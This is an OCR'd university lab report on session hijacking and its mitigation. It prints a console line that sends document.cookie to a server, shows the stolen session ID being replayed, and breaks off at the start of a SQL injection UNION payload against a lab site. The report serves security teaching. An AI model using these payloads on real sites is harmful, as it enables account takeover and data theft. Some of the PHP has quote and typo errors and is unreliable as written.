
We logout from the page and it shows that we should login again. Once we login we will see the message welcome instead of welcome back. In the new tab we will open http://172.16.39.92/lab5/index.php we see the "Welcome back" message. Additionally, in stages (a.ii) and, the cookie information is the same as in HTTP Request (b.i). This is due to the session never ending because it is constantly open. The cookie therefore matches the cookies from the previous phase.

Task 2
Session hijacking attack

a:- Performed the attack


i: Victim Side

Used the code in the browser console to send the cookie information. Used the same code to browse. It directed me to the apache page where I found the file which was stored in that cookie.



```
> window.location="http://172.16.39.92/cookie="+document.cookie"
```

Web Browser




172.16.39.92/?cookie=PHPSESSID=75ebe26f7deafeca019200cd03b30c7f

Index of /

```
Name            Last modified     Size Description
helloworld.php  2022-10-12 13:36  72
lab4/           2022-10-13 02:36  -
lab5/           2022-10-13 11:26  -
sessiontest.php 2022-10-07 14:29  254

Apache/2.4.18 (Ubuntu) Server at 172.16.39.92 Port 80
```

ii: The attacker side

After browsing the http://172.16.39.92/lab5/index.php the pop up come with message that I have logged out I should login again



SS-LBS-Lab 5 - Session Hijacking and Protection


Simple Web Application

Simple index page by Phu Phung, customized by "Niharika Gadhave"

DEBUG>Received: username="" and password=""

You have not logged in. Please login first!

After clicking on ok to the message it directed me to the login page. As the hacker I don’t know the username and password to login.



SS-LBS - Lab 5 - Session Hijacking and Protection


Simple Web Application

Simple Login Form by Phu Phung, customized by "Niharika Gadhave"

Current time: 2022-10-13 12:09:49pm
Username:
Password:

iii: The session hijacking

Using code $cat /var/log/apache2/access.log to get the cookie. Copied the cookie value and pasted it in the console of the web page in the form of document.cookie=”[cookie value]”.



19.92/lab5/login.php


Session Hijacking and

n

Phu Phung, customized by "Niharika

```
>> document.cookie="PHPSESSID=b4e8b8c0b762e808938d831d2c1e05ae"
← "PHPSESSID=b4e8b8c0b762e808938d831d2c1e05ae"
```

After refreshing the web browser we can observe that we were able to login and instead of a welcome message it was a welcome back message.



172.16.39.92/lab5/index.php

SS-LBS-Lab 5 - Session Hijacking and Protection

Simple Web Application

Simple index page by Phu Phung, customized by "Niharika Gadhave"

DEBUG>Received: username="" and password=""
Current time: 2022-10-20 03:07:42pm

Welcome back gadhaven1@udayton.edu!

Logout


b: Attack explanation

We can see that in part the victim used a javascript command to log in to the server and send the cookie information to the attacker.
In a.ii we get to see that the attacker used the stolen cookie value to login to the website without knowing the login credentials. We can say that the server validates the HTTP Request against the victim's cookie and finds that the victim has already signed in for the session because the victim's cookie is present in the HTTP Request. It was noticed that when the victim tried to login again he was notified with welcome back message instead of welcome message.

Task 3
Fix the session hijacking vulnerability


a: Code revision and comparison

Previous code of index.php




```
<!DOCTYPE html>
<html>
<head>
        <meta charset="UTF-8">
        <title>Simple Web Application - Lab 5 - SS-LBS</title>
</head>
<body>
        <h1>SS-LBS-Lab 5 - Session Hijacking and Protection</h1>
        <h2>Simple Web Application</h2>
        <h2>Simple index page by <font color="blue">Phu Phung</font>, customized by "Niharika Gadhave'</h2>
<?php

        $welcome = 'Welcome back '; //default message for return users
        $username = $_POST["username"]; //username input from the user via HTTP Request POST
        $password = $_POST["password"]; //password input from the user via HTTP Request POST
        /*for debug only*/echo "DEBUG>Received: username=\"" . $username .  "\" and password=\"" . $password . "\"<br>\n";
        if (isset($username) and isset($password) ){
        //the case username and password is provided
        if (mockchecklogin($username,$password)){
                $_SESSION["logged"]=TRUE;
                        $_SESSION["username"] = $username;
                        $welcome = "Welcome "; //not previously logged-in
        }else{//failed
                        redirect_login('Invalid username/password');
                }
        }else{//no username/password is provided
                //check if the session has NOT been logged in, redirect to the login page
                if ($_SESSION["logged"]!=TRUE) {
                redirect_login('You have not logged in. Please login first!');
                }
        }
        //the main business logic implementation of the page
        echo "Current time: " . date('Y-m-d h:i:sa') . "\n";
        echo "<h2>" .  $welcome . "<font color='blue'>" . $_SESSION["username"] . "</font>!</h2>\n";
?>
        <a href="logout.php">Logout</a>
<?php
        //supporting functions
        function redirect_login($message){
                echo "<script>alert('" . $message . "');</script>\n";
                session_destroy();//clear all session variables
                header("Refresh:0; url=login.php");
        die();
        }
        function mockchecklogin($username, $password) {
                //we only do mock-up check for this lab
                if (($username== "gadhaven1@udayton.edu") and ($password == "admin"))
                  return TRUE;
                return FALSE;
        }
?>
</body>
```

Modified code of index.php




```
</head>
<body>
        <h1>SS-LBS-Lab 5 - Session Hijacking and Protection</h1>
        <h2>Simple Web Application</h2>
        <h2>Simple index page by <font color="blue">Phu Phung</font>, customized by "Niharika Gadhave"</h2>
<?php
        $welcome = "Welcome back "; //default message for return users
        $username = $_POST["username"]; //username input from the user via HTTP Request POST
        $password = $_POST["password"]; //password input from the user via HTTP Request POST
        /*for debug only*/echo "DEBUG>Received: username=\"" . $username .  "\" and password=\"" . $password . "\"<br>\n";
        if (isset($username) and isset($password) ){
        //the case username and password is provided
        if (mockchecklogin($username,$password)){
                $_SESSION["logged"]=TRUE;
                $_SESSION["browser"] = $_SERVER['HTTP_USER_AGENT"];
                        $_SESSION["username"] = $username;
                        $welcome = "Welcome "; //not previously logged-in
        }else{//failed
                        redirect_login('Invalid username/password');
                }
        }else{//no username/password is provided
                //check if the session has NOT been logged in, redirect to the login page
                if ($_SESSION["logged"]!=TRUE) {
                redirect_login('You have not logged in. Please login first!');
                }
                if ($_SESSION["browser"]!= $_SERVER["HTTP_USER_AGENT"]) {
                echo "SESSION hijacking is detected!";
                die();
        }
        //the main business logic implementation of the page
        echo "Current time: " . date("Y-m-d h:i:sa") . "\n";
        echo "<h2>" .  $welcome . "<font color='blue'>" . $_SESSION["username"] . "</font>!</h2>\n";
?>
        <a href="logout.php">Logout</a>
<?php
        //supporting functions
        function redirect_login($message){
                echo "<script>alert('" . $message . "');</script>\n";
                session_destroy();//clear all session variables
                header("Refresh:0; url=login.php");
        die();
        }
        function mockchecklogin($username, $password) {
                //we only do mock-up check for this lab
                if (($username== "gadhaven1@udayton.edu") and ($password == "admin"))
                  return TRUE;
                return FALSE;
        }
?>
</body>
</html>
```

Previous Code of login.php



```
<?
        sesiion-start();
?>

<!DOCTYPE html>
<html>
        <head>
                <meta charset="UTF-8">
                <title>Simple Web Application - Lab 5 - SS-LBS</title>
        </head>
        <body>
                <h1>SS-LBS - Lab 5  - Session Hijacking and Protection</h1>
                <h2>Simple Web Application</h2>
                <h2>Simple Login Form by <font color="blue">Phu Phung</font>, customized by "YOUR NAME"</h2>
        <?php

                if (isset($_SESSION['logged"]) and $_SESSION["logged"] === TRUE) {
                        echo "<script>alert('You have been logged in. Welcome back!');</script>";
                        header("Refresh:0; url=index.php");
                        exit();
                }
                echo 'Current time: ' . date("Y-m-d h:i:sa") . "<br>\n";
        ?>
            <form action="index.php" method="POST">
                Username:<input type="text" name="username" /> <br/>
                        Password: <input type="password" name="password" /> <br/>
                        <button type="submit">Login</button>
                </form>
        </body>
</html>
```


Modified code of login.php



```
<?php
        session_start();
?>
<!DOCTYPE html>
<html>
        <head>
                <meta charset="UTF-8">
                <title>Simple Web Application - Lab 5 - SS-LBS</title>
        </head>
        <body>
                <h1>SS-LBS - Lab 5  - Session Hijacking and Protection</h1>
                <h2>Simple Web Application</h2>
                <h2>Simple Login Form by <font color="blue">Phu Phung</font>, customized by 'Niharika Gadhave'</h2>
        <?php

                if (isset($_SESSION['logged"]) and $_SESSION["logged"] === TRUE) {
                        echo "<script>alert('You have been logged in. Welcome back!');</script>";
                        header("Refresh:0; url=index.php");
                        exit();
                }
                if ($_SESSION["browser"]!= $_SERVER["HTTP_USER_AGENT"]) {
                echo "<script>alert('SESSION hijacking is detected!');</script>";
                exit();
        }
                echo "Current time: ' . date("Y-m-d h:i:sa") . "<br>\n";
        ?>
            <form action="index.php" method="POST">
                Username:<input type="text" name="username" /> <br/>
                        Password: <input type="password" name="password" /> <br/>
                        <button type="submit">Login</button>
                </form>
        </body>
</html>
```

b: Attack prevention

After modifying the code which was basically to add an alert message and to check if the browser agent is the same or different. If it is the same agent to login to the webpage. The pop up message will come saying that session hijacking is detected.



SS-LBS - Lab 5 - Session Hijacking and Protection

Simple Web Application

Simple Login Form by Phu Phung, customized by "Niharika Gadhave"

SESSION hijacking is detected!

Transferring data from 172.16.39.92...

CPS 474/574 : Software/Language-based Security

Lab 6
From SQL Injection Attack to Shell

Name:- Niharika S Gadhave **Email:- gadhaven1@udayton.edu**
Instructor:- Dr. Phu Phung **Students ID:- 1017113060**


Bitbucket Link:-
https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/src/master/labs/Lab6/

Part 1
Explotating the SQL Injection vulnerabilities to obtain the data from the database

Task 1
Discovering of SQL vulnerabilities

a:- Displaying my UD email ID on the website

URL:- http://photoblog.westus3.cloudapp.azure.com/cat.php?id=3 union select 1,'gadhaven1',3,4


photoblog.westus3.cloudapp.azure.com/cat.php?id=3 union select 1,'gadhaven1'
Search
ited
SEED Labs
Sites for Labs
Home | test | ruxcon | 2022 | All pictures | Admin

My Awesome Photoblog

picture: cthulhu

